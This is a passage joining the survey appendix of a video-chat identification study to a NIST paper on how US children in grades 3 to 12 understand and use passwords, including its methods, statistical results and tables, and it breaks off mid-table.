Rate the degree to which you agree or disagree with the statements below (from 3 to 11): ○ 1. Strongly agree ○ 2. Agree ○ 3. Neither agree or disagree ○ 4. Disagree ○ 5. Strongly disagree

3. If "Person 1" gave me a compliment I would question if "Person 1" really meant what was said.
4. If we decided to meet somewhere for lunch, I would be certain "Person 1" would be there.
5. I would go hiking with in unfamiliar territory if "Person 1" assure me he/she knew the area.
6. I wouldn't want to buy a piece of used furniture from "Person 1" because I wouldn't believe his/her estimate of its worth.
7. I would expect "Person 1" to play fair.
8. I could rely on "Person 1" to mail an important letter for me if I couldn't get to the post office.
9. I would be able to confide in "Person 1" and know that he/she would want to listen.
10. I could expect "Person 1" to tell me the truth.
11. If I had to catch an airplane, I could not be sure "Person 1" would get me to the airport on time.
12. Add another person?
    ○ Yes ○ No

If participants chose to add another person, then we asked them the previous 12 questions again.

B Post-survey

Note: Q2 to Q3 and Q6 to Q8 were all measured in a five point Likert scale: ○ 1. Strongly agree ○ 2. Agree ○ 3. Neither agree or disagree ○ 4. Disagree ○ 5. Strongly disagree

1. Type of phone you used during the study: _____
2. I am comfortable interacting through video chat in general.
3. I am comfortable with the idea of seeking identification from another person through video chat.
4. Who did you prefer to identify you most often from your network group?
5. Why did you prefer him/her? *(check all that apply)*
   ○ Length of time we've known each other ○ What they

know about me ○ I knew they would recognize me effectively ○ They are responsive when I ask them to help me ○ We have lots of friends in common ○ We don't have many friends in common ○ I would have wanted additional contact with them ○ I thought they were attractive ○ Other: _____

6. I had fun helping others in my network group.
7. I would have liked seeing the other person on video chat when helping them.
8. I liked the opportunity to help other people in my network group.
9. Any other comments?

C ESM Questionnaire

C.1 Initiate Survey

1. Last 2 digits of your Participant ID: _____
2. App you are accessing: _____
3. Would you be willing to initiate a video chat session with someone in your network in order to access that app?
   ○ Yes ○ No
   [If "Yes", then Question 4 - 5 and 9 - 11; If "No", then Question 6 - 11]
4. Your Group
   [*In the survey, we showed participants the photos of their group members (See Figure. 1 for an example).*]
5. Who would be your first choice?
   Reference to the photos above when making your selection.
   ○ Person 1 ○ Person 2 ○ Person 3 ○ Person 4 ○ Person 5 ○ Person 6
6. Why did you decline to video chat?
   ○ I'm busy ○ I don't want to ○ I'm not in a location that could use video chat ○ I'm having network issues (e.g., no Wi-Fi, over date usage) ○ I'm having technical issues (e.g., phone is broken, camera won't work) ○ I don't trust anyone in my network ○ Other: _____
7. Your Group
   [*In the survey, we showed participants the photos of their group members (See Figure. 1 for an example).*]
8. If you had chosen to video chat, who would have been your first choice?
   ○ Person 1 ○ Person 2 ○ Person 3 ○ Person 4 ○ Person 5 ○ Person 6
9. What is your current mood:
   Rate the degree to which you: 1 - Definitely Do Not Feel, 2 - Do Not Feel, 3 - Slightly Feel, 4 - Definitely Feel, each of the categories below.
   [*In the survey, we showed participants a matrix. The x-axis is the Likert scale, the Y-axis is the list of BMIS items (See Figure. 1 for an example).*]
10. Which of the following best describes your current location?
    ○ At home ○ At work ○ At school ○ Driving a vehicle ○ Riding in a vehicle ○ In some other public location (e.g. a coffee shop, the grocery store) ○ Other: _____
11. At your current location, are there others around?
    ○ No, I'm alone ○ Yes, I know most or all of those around me ○ Yes, but I don't know most or any of those around me

C.2 Help Survey

1. Last 2 digits of your Participant ID: _____
2. Person you are helping: _____
3. Your Group
   [*In the survey, we showed participants the photos of their group members (See Figure. 1 for an example).*]
4. Will you help that individual access his/her mobile app by conducting a video chat session with him or her?
   ○ Yes ○ No
   [If "Yes", then Question 5 and 7 - 9; If "No", then Question 6 - 9]
5. Why are you willing to help?
   ○ Length of time we've known each other ○ What I know about them ○ I know I would recognize them effectively ○ They are responsive when I ask them to help me ○ We have lots of friends in common ○ We don't have many friends in common ○ I would want additional contact with them ○ I think they are attractive ○ Other: _____
6. What is the reason you declined to help him or her?
   ○ I'm busy ○ I don't want to ○ I'm not in a location that could use video chat ○ I'm having network issues (e.g., no Wi-Fi, over date usage) ○ I'm having technical issues (e.g., phone is broken, camera won't work) ○ I don't trust him/her ○ Other: _____
7. What is your current mood:
   Rate the degree to which you: 1 - Definitely Do Not Feel, 2 - Do Not Feel, 3 - Slightly Feel, 4 - Definitely Feel, each of the categories below.
   [*In the survey, we showed participants a matrix. The x-axis is the Likert scale, the Y-axis is the list of BMIS items (See Figure. 1 for an example).*]
8. Which of the following best describes your current location?
   ○ At home ○ At work ○ At school ○ Driving a vehicle ○ Riding in a vehicle ○ In some other public location (e.g. a coffee shop, the grocery store) ○ Other: _____
9. At your current location, are there others around?
   ○ No, I'm alone ○ Yes, I know most or all of those around me ○ Yes, but I don't know most or any of those around me

‘Passwords Keep Me Safe’ – Understanding What Children Think about Passwords

Mary Theofanos, *National Institute of Standards and Technology*
Yee-Yin Choong, *National Institute of Standards and Technology*
Olivia Murphy, *University of Maryland, College Park*

Abstract

Children use technology from a very young age, and often have to authenticate. The goal of this study is to explore children’s practices, perceptions, and knowledge regarding passwords. Given the limited work to date and the fact that the world’s cyber posture and culture will be dependent on today’s youth, it is imperative to conduct cybersecurity research with children. We conducted the first large-scale survey of 1,505 3rd to 12th graders from schools across the United States. Not surprisingly, children have fewer passwords than adults. We found that children have complicated relationships with passwords: on one hand, their perceptions about passwords and statements about password behavior are appropriate; on the other hand, however, they simultaneously do not tend to make strong passwords, and practice bad password behavior such as sharing passwords with friends. We conclude with a call for cybersecurity education to bridge the gap between students’ password knowledge with their password behavior, while continuing to provide and promote security understandings.

1 Introduction

School children are engaged in technology and cyber learning at very young ages. In fact, today’s primary and secondary school children referred to as “digital natives” [32] or “neo-digital natives” [29] have never experienced a world without technology. Computer technology is just a part of their lives. As a result, children are exposed to more and more systems designed specifically for them as well as accessing and using ubiquitous applications such as social media. Many of these systems require authentication to retain a history of interaction, or to ensure that it is genuinely the child using the system. Without evidence of clearly superior and appropriate alternatives, it is understandable that developers implement passwords. As a result, children are actively and frequently using passwords, making understanding their password practices and behavior important.

Usability testing with children is constrained by strict ethical requirements which may discourage researchers from testing authentication mechanisms with this target group altogether [16, 26]. Most of the research in usable security has focused on adults. Yet, over the next 10 to 20 years the world’s cyber posture and culture will be dependent on the cybersecurity and privacy knowledge and practices of today’s youth. Without an understanding of extant behavior, it is infeasible to start seeking an alternative, more appropriate, mechanism for child-tailored authentication. Despite extensive studies of password practices of participants over 18 years old (e.g., [1, 7, 14, 17, 31, 43]), children’s password practices have not been well studied.

To understand current children’s password perceptions and behavior, we conducted a study to answer the following research questions (RQ):

RQ1. Password Understandings:
- (a) What do students know about passwords?
- (b) Why do they think they need passwords?
- (c) What are students’ passwords perceptions?

RQ2. Password Behaviors:
- (a) How do students create and maintain passwords?
- (b) What are the characteristics of passwords they create?

The contributions of this paper are threefold:
1) Firstly, we conducted the first large-scale study on the use, perceptions and behavior of passwords of the United States (US) youth 3rd to 12th grades–Generation Z (Gen Z) those born from the mid-1990’s to the late 2000’s [29];
2) Secondly, we characterize the state of children’s perceptions and knowledge of passwords;
3) Finally, we offer concrete suggestions for next steps in both youth password research and education.

We next review related work. We present our methodology followed by results, discussion and conclusions.

2 Related Research

In 2015, 94% of US children between the ages of 3 and 18 had a computer at home, and 86% of children had internet access at home [39]. As of 2019, 53% of children own their own smartphone by age 11, with that number rising to 84% among teenagers [11]. Children around the world are going online more, at younger ages, and in more diverse ways [13]. Children spend more time on screen media performing

various activities such as TV/videos, gaming, browsing websites, and social media [11]. As children are doing more activities online, they are creating user accounts and passwords as required by those online systems. However, the research topic on children's password perceptions and practices has not been extensively studied, so there is a comparative lack of literature available.

In 2019, Choong *et al* [9] performed a systematic search on cybersecurity research involving children and classified 78 papers into two major categories – Designing for Children, and Children & Authentication which each was further broken into six sub-categories. They identified a gap in the literature related to children's password comprehension and practices. This present study seeks to fill that gap.

Several researchers performed empirical studies on children's passwords with small numbers of participants, usually with narrow (two years) age ranges (e.g., [21, 27, 33]). These studies agree that the younger a child is the less complex their passwords are and should be required to be due to age-specific factors like memory and spelling, and that children frequently use personal information in password creation [21, 27, 33]. Other researchers used surveys to gather larger amounts of data on children's password knowledge and behaviors and found similar results. For example, Rim and Choi [35] analyzed password generation types from 550 middle and high school students in South Korea and concluded that students are likely to use personal information in their passwords. Further, the study found that participants seldom worried about protecting passwords and personal information. This is concerning because, as revealed in Irwin's [23] investigation of 258 10th to 12th grade South African Students' risk taking behavior and awareness, students in this age group have a high level of risk and gaps in their risk awareness and avoidance behavior. Coggins [10] conducted a small-scale survey on children's password knowledge from 74 4th to 6th grade students that supports all of the above studies, finding that 70% of participating students used personal information in their passwords and 32% had experienced hacking. Our present study seeks to build upon these findings by investigating a full range of school-age students from 3rd to 12th grade, and exploring not only students' password behavior, but also their perceptions and understandings about the role of passwords.

In addition to the field of knowledge surrounding children's password behavior, several studies have investigated children's perceptions of online privacy and security more broadly. For example, Kumar *et al* [24] interviewed 18 US families with children ages 5 to 11, and found that children on the upper end of that age range generally recognized certain privacy and security components, but that younger participants (5-7) had gaps in their knowledge. Zhang-Kennedy *et al* [45] similarly conducted interviews with 14 Canadian parent-child dyads with children ages 7 to 11 to understand their concept of privacy and perceptions of online threats. The study found that children and adults view online privacy and security differently, with children being less concerned than their parents about security threats and mostly worried about threats from local (family, friends, etc.) sources. Our present study seeks to combine the focus on perception in the above studies with an emphasis on password knowledge and understandings as well as password use.

Methodologically speaking, researchers frequently use surveys and questionnaires in order to understand children's perceptions and awareness of online safety, privacy and security. For example, Žufić *et al* [46] administered three surveys over the course of eight years to 1,232 students ages 7 to 15 in Croatia to find that student use of information-telecommunication technology is increasing over time, but student safety awareness is not. Yilmaz *et al* [44] similarly deployed a survey to 2,029 Turkish high school students and revealed that only about half of the students surveyed have high awareness of how to ensure information security toward threats. Paluckaitė *et al* [30] survey of 152 Lithuanian adolescents' perceptions of risky online behavior adds nuance to these security threat understandings by revealing that many participants do understand risky behavior as risky but still engage in them, which may or may not be a product of their awareness of privacy and security threats. Across the board, these studies serve as precedents for our own use of surveys to investigate students' password use, perceptions, and behaviors.

Based on the literature reviewed above, currently existing research often uses a small sample size, does not cover a full age range of K-12 students, and usually does not offer inferential comparisons among kids at different developmental stages in order to gain insight on age-related progression in children's understanding of cybersecurity and privacy. While there have been a few larger-scale survey studies, they have been all focusing on children outside of the US. Investigation in this area to understand and gauge current levels of US children's comprehension and practice related to passwords is essential to provide insights into overall children's cybersecurity hygiene. This study seeks to add to the burgeoning field of scholarship surrounding children's password use, perceptions, and understandings while also addressing the aforementioned shortcomings in the field by conducting a large-scale survey of students between ages 8 and 18 (3rd to 12th grades) in the United States.

3 Method

We developed a large-scale, self-report survey to understand what challenges US grade school children face regarding passwords. The target population was students from 3rd to

12th grades (ages of 8 to 18 years old). The goal was to identify students' practices, perceptions, and knowledge regarding passwords. Each student answered questions assessing their use of computers, passwords, password practices, knowledge about and feelings about passwords, together with information about grade and gender.

3.1 Survey Development

The research questions guided the development of survey objectives for accessing student's use of computers, of passwords, password practices, knowledge about passwords, feelings about passwords, and tests for age differences. A list of possible items was generated targeting the objectives. All of the items were closed response except for two numerical response and two open response items where students were asked: how many passwords they have; how many times a day they use passwords; to list a reason(s) why people should use passwords, and to create a new password for a given scenario.

Early in survey development, feedback from teachers and a pilot survey suggested that two surveys featuring the same questions but using different, age-appropriate language would be required to accommodate the wide age range of the intended student population. Thus, two surveys were designed: a 15-item survey for 3rd to 5th graders, and a 16-item survey for 6th to 12th graders. The extra item in the 6th to 12th grade survey asked students whether they have experience helping their family members with passwords. The content of the other 15 questions was identical across the two surveys, with the language and format of the response variables adjusted to be age appropriate. For example, most of the response variables were "*Yes*" or "*No*" for the 3rd to 5th graders, while the 6th to 12*th* graders' response variables were more detailed and they were asked to check all variables that apply.

To ascertain the content and construct validity of the survey instruments, four types of reviews were conducted iteratively. Content experts in usable security were asked to evaluate the alignment matrix and provide feedback on the alignment of the categories with the scope of the survey goals, the alignment of the items with the category, and the possibility of missing items. Survey experts also reviewed each item for clarity for the intended audience, appropriate format, and alignment of response options. Content experts (elementary, middle and high school teachers) focused on the language and format of the items based on the grade/age of the students. As a pilot, cognitive interviews with students were also conducted using a talk-aloud protocol to determine if the questions were being appropriately interpreted. Cognitive probing techniques where students were asked to both paraphrase items (e.g., "*How would you ask the question in your own words*") and interpret them (e.g., "*What is your answer and why*") complemented the talk-aloud protocol. After each type of review, the survey instruments were refined based on the feedback and comments. The final surveys were converted to Scantron© forms–machine readable paper forms as shown in the Appendix.

3.2 Procedure & Recruitment

The National Institute of Standards and Technology Institutional Review Board reviewed and approved the protocol for this project and all subjects provided informed consent in accordance with 15 CFR 27, the Common Rule for the Protection of Human Subjects. The sampling plan focused on recruiting participants from at least three different school districts from three different US regions–the East, South, and Midwest–in order to collect a geographically diverse and more nationally representative sample population. Principals and teachers from the selected districts were recruited using a snowball sampling approach. The principals were to determine which classrooms would participate, and the selected classroom teachers would distribute parental consent forms.

The schools, individual teachers, and students that participated were compensated. Each school received $1000, the teachers received $50 gift cards, and the students received age-appropriate trinkets such as caricature erasers or ear buds, for example. Each participating classroom also received $50 for a classroom thank-you celebration where all students celebrated. Parental consent and student assent forms were collected prior to survey distribution. The survey administration was tailored for the appropriate age group: all children completed Scantron© survey forms, with teachers reading the survey aloud in the 3rd to 5th grades. The data were collected anonymously. All open-ended responses were manually entered into a spreadsheet by the researchers. Each completed survey was assigned a unique random participant identifier, for example, P1234.

3.3 Participants

A total of 1,505 3rd to 12th grade students from schools across the South, Midwest, and Eastern regions in the United States completed the survey. Demographics are shown in Table 1.

Students	#	Gender (%)			Age (Years)	
		Boy	Girl	Others[1]	Mean	SD
ES	425	40.2	51.9	7.9	9.03	0.92
MS	357	45.1	50.3	4.6	12.46	1.01
HS	723	44.7	51.4	3.9	15.79	1.21

Table 1. Participant Demographics

[1] This includes "other" and "prefer not to answer" responses.

Participants included 425 3rd to 5th grade elementary school students (ES) from four elementary schools, 357 6th to 8th grade middle-school students (MS) from four middle schools, and 723 9th to 12th grade high school students (HS) from three high schools.

3.4 Data Analysis Procedure

Descriptive statistics were used to report the frequency and percentage of the categories that participants chose as responses to the multiple-choice questions. We compared groups using inferential statistics with an overall significance level set at $\alpha = 0.05$.

For categorical variables, Chi-Square tests of association were used, with effect size calculated using Cramer's V. For measured variables with interval levels, data were first tested for normality. Nonparametric tests (Mann-Whitney U test to compare two groups) were applied as the data were not normally distributed. P*ost-hoc* comparisons were used to compare groups: ES vs. MS, MS vs. HS, and ES vs. HS while applying the Holm-Bonferroni method to control the family-wise error rate [19] with adjusted $\alpha = 0.017$.

Qualitative responses to the open-ended question "*Why do you think people should use passwords?*" were coded using a two-cycle coding process [36]. In the first cycle, inductive thematic and in vivo coding were used separately by two members of the research team, and then discussed and merged into one set of codes and sub-codes. We calculated intercoder reliability for the initial coding of the data using the ReCal2[2] software, the Krippendorf's Alpha score was 0.968. Second cycle pattern coding was used to condense the larger code deck into major themes, and returned three final thematic codes–access, privacy, and safety–that were applied to all of the data [36]. A third, qualitatively trained researcher was then brought in to independently conduct the same inductive two-cycle coding process to further validate results, and to advise on qualitative thematic consolidation and discussion. The third coder returned four themes: safety, privacy, offensive and defensive access, and protection. The new theme "protection" was discussed by the research team and also applied to the data.

The third researcher also performed a single-cycle deductive thematic coding of the responses to the second open-response survey question asking participants to create a password. The themes for the deductive coding–perceived personal information, number or word-only, alphanumeric, and strong/weak–were derived from the afore cited literature in order to check the validity of collected data with currently existing theories and research surrounding children's password creation behavior.

Any quotes provided within this paper as exemplars are verbatim from the children's responses. The quotes are presented in italics and followed by a notation with the unique participant identifier and the participant's grade. For example, (P745, 3rd) indicates a quote from P745 who was a 3rd grade student.

4 Results

As indicated in section 3.4, the significance level of statistical analyses was set at $\alpha = 0.05$ and adjusted $\alpha = 0.017$. The asterisk symbol "*" is used to indicate statistical significance ($p < \alpha$).

4.1 Current Usage

To understand our participants' current usage of computing devices, we collected data on the types of devices as well as activities performed with those devices. The percentages of computing device usage are summarized in Table 2. When comparing among ES, MS, and HS, the MS reported using laptop the least, followed by ES, then HS ($\chi^2 = 43.83$, df = 2). The use of tablets decreases significantly from ES to MS, to HS ($\chi^2 = 46.17$, df = 2), whereas cell phone usage increases significantly from ES to MS, to HS ($\chi^2 = 180.65$, df = 2).

Grade	Desktop (%)	Laptop* (%)	Tablet* (%)	Cell phone* (%)	Gaming console (%)
ES	74.57	84.07	71.86	63.22	68.86
MS	63.28	74.01	53.95	84.75	66.38
HS	61.91	89.20	46.68	91.41	55.68

Table 2. "*What types of computers do you use at school and at home?*"

Students use computers for many activities such as schoolwork, homework, games, texting, and social media (Table 3).

Response Option	ES (%)	MS (%)	HS (%)
Email*	28.15	25.71	57.62
Entertainment	87.90	81.92	82.27
Games*	92.95	77.12	63.85
Homework*	59.59	59.60	86.98
Internet	84.58	73.45	82.69
School	83.50	71.47	87.95
Social media*	38.22	57.91	71.88
Texting*	46.30	55.08	70.36

Table 3. "*What do you do on computers?*"

HS significantly do more homework compared to ES ($\chi^2 = 151.99$, df = 1) and compared to MS ($\chi^2 = 106.22$, df = 1). HS also use emails significantly more than ES ($\chi^2 = 116.40$, df = 1) and more than MS ($\chi^2 = 98.55$, df = 1). When comparing

[2] http://dfreelon.org/utils/recalfront/recal2/

among ES, MS, and HS, social media use increases significantly from ES to MS, to HS ($\chi^2 = 153.79$, df = 2). Likewise, texting increases significantly from ES to MS, to HS ($\chi^2 = 95.83$, df = 2). Finally, playing games decreases significantly from ES to MS, to HS ($\chi^2 = 75.14$, df = 2).

4.2 Password Understandings

Students reported learning about good password practice mainly from home (72.35%) and school (59.90%) as opposed to learning from internet (24.48%) and friends (12.28%).

4.2.1 Why Passwords?

Students were asked "*Why do you think people should use passwords?*" ES were asked to provide one reason while MS and HS were asked to provide up to three reasons.

As mentioned previously, the responses were coded using a two-cycle thematic process. There were 7 primary codes/sub-codes and 20 in vivo operationalization terms for those codes, such as "security." The final code book of primary codes, sub-codes, and in vivo terms is shown in Table 4.

Primary Code	Sub-code	Code Operationalization
Access		Mentioned the ability (i.e., allow access) or inability (i.e., prevent access) to use accounts, devices, data, information
	Hacking	Mentioned *hack* or *hacking* (literally), or *scam*
Privacy		Mentioned *private*, *privacy*, *confidentiality*, or *secret* (literally)
Protection		Mentioned *protect* or *protection* (literally); to avoid loss (such as data/information, devices, finances/money); concerned with personal or physical protection
Safety		Mentioned *safe* or *safety* (literally), or mentioned *track*(*ing*), *stalk*(*ing*), *cyberbully*, or *kidnap*; concerned with online harm from bad people; concerned with personal or physical safety
	Security	Mentioned *secure* or *security* (literally)
	Steal	Mentioned *steal*, *stolen*, or *theft* (literally)

Table 4. Why Passwords – Qualitative Analysis Code Book

The percentages of responses in each primary and sub-code are shown in Table 5. As shown in Table 5, for ES, *Access* was the most frequently provided reason for passwords for ES, followed by *Safety*. The ES' responses included both preventing access and providing access. Response examples were "*To keep people out of their stuff*" (P745, 3rd) and "*They should use it because the computer needs to know who they are"* (P623, 5th). Representative examples for *Safety* included "*To keep us safe*" (P1131, 4th), "*To keep their stuff safe*" (P722, 5th) and "*... because someone might track you down*" (P691, 3rd). Almost all MS cited *Access*, but *Privacy* was the second most common response. Exemplar MS' responses include *Access*: "*To lock up everything"(*P2652, 7th) and "*So people don't login and be nos[e]y*" (P1665, 8th); *Privacy*: "*To keep their information private*" (P2909, 6th) and "*To keep stuff private*" (P2918, 8th). HS were focused on *Privacy* followed by *Access*. Representative HS' responses include: *Privacy*: "*Keep things private*" (P1768, 10th) and "*To keep privacy*" (P2596, 12th); *Access*: "*So no one will get in your stuff"(*P2007, 9th) and "*To keep unwanted people off your device*" (P1392, 11th).

Primary Code	Sub-code	ES (%)	MS (%)	HS (%)
Access		43.04	100.58[3]	61.52
	Hacking	11.14	19.31	11.38
Privacy		19.49	52.16	71.07
Protection		2.78	22.48	31.32
Safety		26.84	39.19	34.27
	Security	0.76	8.65	27.95
	Steal	3.54	12.68	5.62

Table 5. Children's Responses to Why We Need Passwords

Protection, *Security*, *Hacking*, and *Steal* are the remaining codes/sub-codes. *Protection* was cited more frequently by HS and MS than ES. Examples include: "*To be protected*" (P2893, 6th) and "*To protect information*" (P2719, 12th). *Security* was reported more by HS than MS and ES. Example responses include: "*Security reasons*" (P244, 9th) or "*Keep info secure"* (P1319, 12th). *Hacking* was mentioned more frequently by MS, for example, "*to make it harder to get hacked*" (P1433, 6th). *Steal* received the fewest responses across all three age groups (13 % and below). Responses such as "*So people won't steal your account*" (P2968, 8th) and "*if someone steals your phone*" (P2940, 7th) were common themes in the *Steal* coded data.

[3] Note: a single student's responses can be coded to multiple sub-codes that belong to the same primary code which may result in percentages over 100 %, for example, *Access* for MS.

4.2.2 *Password-Related Perceptions*

In general, over 50% of the students found it easy to make a password, but less than 50 % found it easy to make many different passwords (Figure 1).




Figure 1. Children's Perception of Passwords (in %)

ES found it significantly easier to remember passwords, compared to MS ($\chi^2 = 6.74$, df = 1) and compared to HS ($\chi^2 = 9.60$, df = 1). While generally students reported it easy to enter passwords (more than 75%) with keyboard or on touch screen, there were significant differences when comparing ES to their older counterparts. Entering password with keyboard becomes significantly easier from ES, to MS, then to HS ($\chi^2 = 32.33$, df = 2). ES found it significantly more difficult to enter passwords on touch screens compared to MS ($\chi^2 = 11.75$, df = 1) and HS ($\chi^2 = 16.47$, df = 1). Finally, significantly more ES wanted alternative ways (other than passwords) to authenticate compared to MS ($\chi^2 = 32.56$, df = 1) and to HS ($\chi^2 = 37.77$, df = 1). Across all three age groups, less than 20 % reported having too many passwords.

4.3 Password Behaviors

4.3.1 *Password Habits*

Children's password habits are summarized in Table 6.

Response Option	ES (%)	MS (%)	HS (%)
Change passwords*	61.08	78.06	74.13
Keep passwords private*	92.96	97.71	98.46
Share passwords with friends*	22.66	39.49	44.71
Sign out after use	92.07	96.57	92.29
Use the same password for everything*	57.82	80.63	87.29

Table 6. Children's Password Habits

While more than 92% of each group reported that they keep their passwords private, ES reported significantly lower percentage compared to MS ($\chi^2 = 18.18$, df = 1) and to HS ($\chi^2 = 47.21$, df = 1). However, as children age from ES to MS, to HS, they progressively reported significantly more and more that they "share passwords with friends" ($\chi^2 = 60.68$, df = 2). The use of same password for everything also increases significantly from ES, to MS, to HS ($\chi^2 = 149.02$, df = 2). ES reported "change passwords" significantly less often compared to MS ($\chi^2 = 29.59$, df = 1) and to HS ($\chi^2 = 29.06$, df = 1). The two primary reasons (over 60 %) for changing passwords are "*when I forgot my passwords*" and "*when someone finds out my passwords.*" All age groups reported a very high rate (more than 92%) of signing out after use.

4.3.2 *Password Selection & Storage*

When asked how they get their passwords, all are given passwords by their schools at very high rates as over 80% as summarized in Table 7.

Response Option	ES (%)	MS (%)	HS (%)
Given by School	88.83	82.39	87.79
Make my own passwords*	54.50	81.53	95.28
Made by parents*	45.69	19.60	7.07
Made my own with parents' help*	44.25	17.90	8.32

Table 7. "*How do you get your passwords?*"

As shown in Table 7, younger students (ES) reported having significantly more parental involvement in creating their passwords. Students having passwords made by parents decrease significantly from ES to MS, to HS ($\chi^2 = 209.07$, df = 2). Similarly, students making their own passwords with parents' help decrease significantly from ES to MS, to HS ($\chi^2 = 179.13$, df = 2). And, students making their own passwords increase significantly from ES to MS, to HS ($\chi^2 = 311.09$, df = 2).

Figure 2 shows how students remember passwords. More than 89 % of participants across age groups reported memorizing their passwords as a strategy for remembering passwords.




Figure 2. "*How do you remember your passwords?*" (in %)

Approximately half of ES reported that they write their passwords on paper which was significantly higher than MS ($\chi^2 = 9.47$, df = 1) and HS ($\chi^2 = 10.66$, df = 1). The MS reported using auto-fill feature less frequently compared to

ES ($\chi^2 = 52.22$, df = 1) and compared to HS ($\chi^2 = 33.77$, df = 1). As children age, their relying on family members to remember their passwords significantly decreases from ES to MS, to HS ($\chi^2 = 267.96$, df = 2).

Both MS and HS were asked an additional question on whether they help their family members with passwords. About 47 % of MS and 34 % of HS chose "*Yes*." Of those who chose "*Yes*," the primary assistance they provided was to "*Help family members remember passwords*"–MS (68.86 %) and HS (78.01 %).

4.3.3 Created Password Analysis

The three groups were asked to create a password: "*Let's say you just got a new game to play on the computer, but you need a password to use it. Please make up a new password for that game. (Remember, don't write down one of your real passwords.)*"

Password Characteristics

On average, students created passwords about 10 characters long (ES: 9.90 characters, MS: 10.42 characters, and HS: 10.44 characters). Using the *Mann-Whitney U* test , ES was found creating significantly shorter passwords, compared to MS (z = -3.23) and HS (z = -4.75).

Figure 3 shows the distribution of different character types used in the passwords created by the participants. Lowercase letters make up the majority of the passwords, followed by numbers. ES used significantly fewer lowercase letters, compared to MS (z = -3.44) and HS (z = -5.42). ES used significantly more numbers than MS (z = 2.52) and HS (z = 2.40). Across all age groups, symbols or white spaces were rarely used.




Figure 3. Character Types in Passwords (in %)

We further examined character type positioning in the passwords. Figures 4, 5, and 6 display the overall character type distributions relative to their positions in the passwords, for password lengths of 9 (median) for ES, and password lengths of 10 (median) for MS and HS.

As shown in Figure 4, ES predominantly used lowercase letters and numbers. They tend to start their passwords with numbers or uppercase letters in the 1st position. Immediately after the 1st position, the remaining positions, lowercase letters were used predominantly (about 50 %) and numbers were used between 39 % and 46 %.




Figure 4. Character Types by Positions in Passwords (ES)
(in %; L – lowercase, U – uppercase, N – numbers)

In contrast, the patterns for MS (Figure 5) and HS (Figure 6) look quite different from ES. Both MS and HS also tend to start their passwords with uppercase letters (about 55%), but numbers are not as prevalent in the first position as for ES. We observe a decreasing use of lowercase and increasing trend of using numbers as the position gets higher.




Figure 5. Character Types by Positions in Passwords (MS)
(in %; L – lowercase, U – uppercase, N – numbers)




Figure 6. Character Types by Positions in Passwords (HS)
(in %; L – lowercase, U – uppercase, N – numbers)

In addition, the passwords did not use a broad range of characters, much like adults [22]. For all three age groups, only 8 alphabetic characters and four numbers "0, 1, 2, 3" were used with frequency higher than or equal to 3 %.

Many of the passwords contained passphrases or multiple common words. We specifically examined the passwords for the following three characteristics (Table 8):

- *Dictionary word*: a single dictionary word,
- *Dictionary word plus*: a single dictionary word plus numbers and special characters preceding or following the word,
- *Numbers only*: passwords contain all numbers.

Password Characteristics	ES (%)	MS (%)	HS (%)
